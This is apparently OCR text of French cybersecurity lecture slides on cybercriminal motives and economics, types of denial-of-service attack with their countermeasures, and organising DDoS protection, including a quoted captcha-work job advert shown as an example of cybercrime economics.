
Ne pas se méprendre

- La moyenne des pirates est plus bête qu'avant.
- Mais les meilleurs pirates sont bien meilleurs qu'avant
  - plus psychologues (Social Engineering, virus)
  - plus pragmatiques (Efficacité, Argent)
  - plus techniques (Ingénieurs au chômage après éclatement de la bulle internet)

But des attaques

- Constitution d'un parc de zombies
  - Campagne de SPAMs
  - Campagne de phishing
  - Campagne de racket
- Tag
- Casse
- Vol (codes bancaires, espionnage, marketing agressif)
- Spyware, Keylogger, cryptolocker etc.


Économie Virale



Économie Virale : quelques chiffres

- Faille inconnue(0 day)
  - Faille iOS 10 payée 1,5 million de $ par Zérodium
- Phreaking téléphonique : 2 000 - 70 000 $ par attaque réussie
- 30% des américains ont acheté après un spam
- ROI de "indian herbal" 0,1 cents pour 65 €
- 3,5 $ pour une DoS de 1 heure et de 30 Gbit/s
- Vol d'identité
  - Perte estimée pour le vol d'une identité : 400 €(bénéfice pour le pirate : entre 50 et 100 €))
  - en 2007, l'estimation des pertes dues à la cybercriminalité était de plus de 1 milliard par an.
- Depuis 2007 C.A. cybercriminalité >C.A. drogue. 2018 : 600 milliards $
- Pourquoi les sites porno et les sites proxy sont gratuits ?

Proposition d'emploi



Cnhotjobs.com 中国国际人才网

New User? Post Jobs | Post a Resume

Home | Job Search | Post a Resume | Post Jobs | Employer Solutions | ESL Jobs

Captcha seats available for Rs 1000 at Rs 40 payout.

Type: Part Time
Numberof Recruitment: no limit
Location: India
Salary: Discussible

Contact: chetan
Tel: 9924247979
Fax:
Email: sp150d2308@gmail.com

Job Description


Get Captcha ID for just Rs 1000/- with Rs 40 per 1000 entries payout. Get paid weekly. ID-sp150d2308
-No work load, No Time Limit.
-You can work anytime from your home. Get paid Rs. 40 per 1000 captcha entries.
-Simply type the letters from the box and get paid for that.
Please email us at captcha@dataentrygujarat.com or visit www.dataentrygujarat.com for more details.
Work as much as you can. Work available worldwide.
Hurry Up! Limited seats available.
Candidate should have basic knowledge of computer.
Email: captcha@dataentrygujarat.com
Website: www.dataentrygujarat.com

Job Requirements

Apply Online | Online Interactive | Send This Job to a Friend | All Jobs of This Company


Mais actuellement les machines résolvent 99% des captchas.

Prix de failles



https://zerodium.com/program.html

Prix de failles mobile



https://zerodium.com/program.html

Type des attaques

- Déni de service (saturation, D.O.S. ou D.D.O.S.)
- Phishing, spear phishing
- Infection (cryptolocker, mots de passe bancaires).
- Piratage web
- Intrusion réseau (APT)

Attaque D.O.S.

Deny Of Service ou Déni de service. Plusieurs principes de fonctionnement

- Le harcèlement
  - Occupation permanente de la ligne
- Le livreur de pizzas
  - Appel de plusieurs livreurs pour une fausse adresse
  - Voir backscatter pour le repérage
- Le chewing gum dans la serrure

Attaque D.D.O.S.

Distributed Deny Of Service ou déni de service distribué.

- D.O.S. appliqué par plusieurs (dizaines de milliers de) machines
- Généralement de type "livreur de pizzas"
- Rarement évitable (même par des sociétés spécialisées)
- Exemple du 7ème spammeur avec 8Gbit/s en 2006.
- Volume maximal actuel : 1.35 Tbit/s par de serveurs memcached.
- `http://atlas.arbor.net/summary/do`

Type de D.O.S.

- Saturation de la bande passante (UDP)
  - 10000 zombies
  - Impossible de lutter seul (se "cacher" derrière OVH, CloudFlare)
- Saturation de la table des connexions (TCP)
  - 1000 zombies
  - Lutte : utilisation des syncookies
- Saturation du nombre processus
  - 100 zombies mais les machines sont "grillées", connaissance minimale
  - Lutte : limitation du nombre de processus, repérage et blocage très tôt


Type de D.O.S.

- Saturation de la CPU
  - 10 zombies mais les machines sont "grillées", connaissances pointues
  - Lutte : limitation de la CPU (noyau), mod_evasive (http)
- Plantage distant
  - 1 zombie. Expertise nécessaire
  - Patch régulier, durcissement noyau, protection applicative

Et si kon ve fer mé kon sé pa

source http://www.ddosservice.com

Piske ma copine me quitte, je DDoS



source

https://pasillo.renater.fr/weathermap/weathermap_metropole.html

La protection DDoS


Elle se prépare, comme toute gestion de crise.

- Savoir ce que l'on est prêt à sacrifier (ou pas)
  - En terme de correspondants
  - En terme de services
- Les procédures
  - Les concevoir (qui fait quoi comment, les interlocuteurs)
  - Les rédiger
  - Les valider

La protection DDoS


- Elle est multi-niveaux
  - Volumétrique (FAI)
  - Connexion (Réseau)
  - Applicative (Développement)
- Elle a ses risques propres
  - Perte localisée de connexion (syncookie)
  - Latence en régime de croisière (limites CPU/process/RAM/disque)
  - Risque d'interception "high level" : cloudflare / OVH / etc.

Déroulement d'attaque phishing

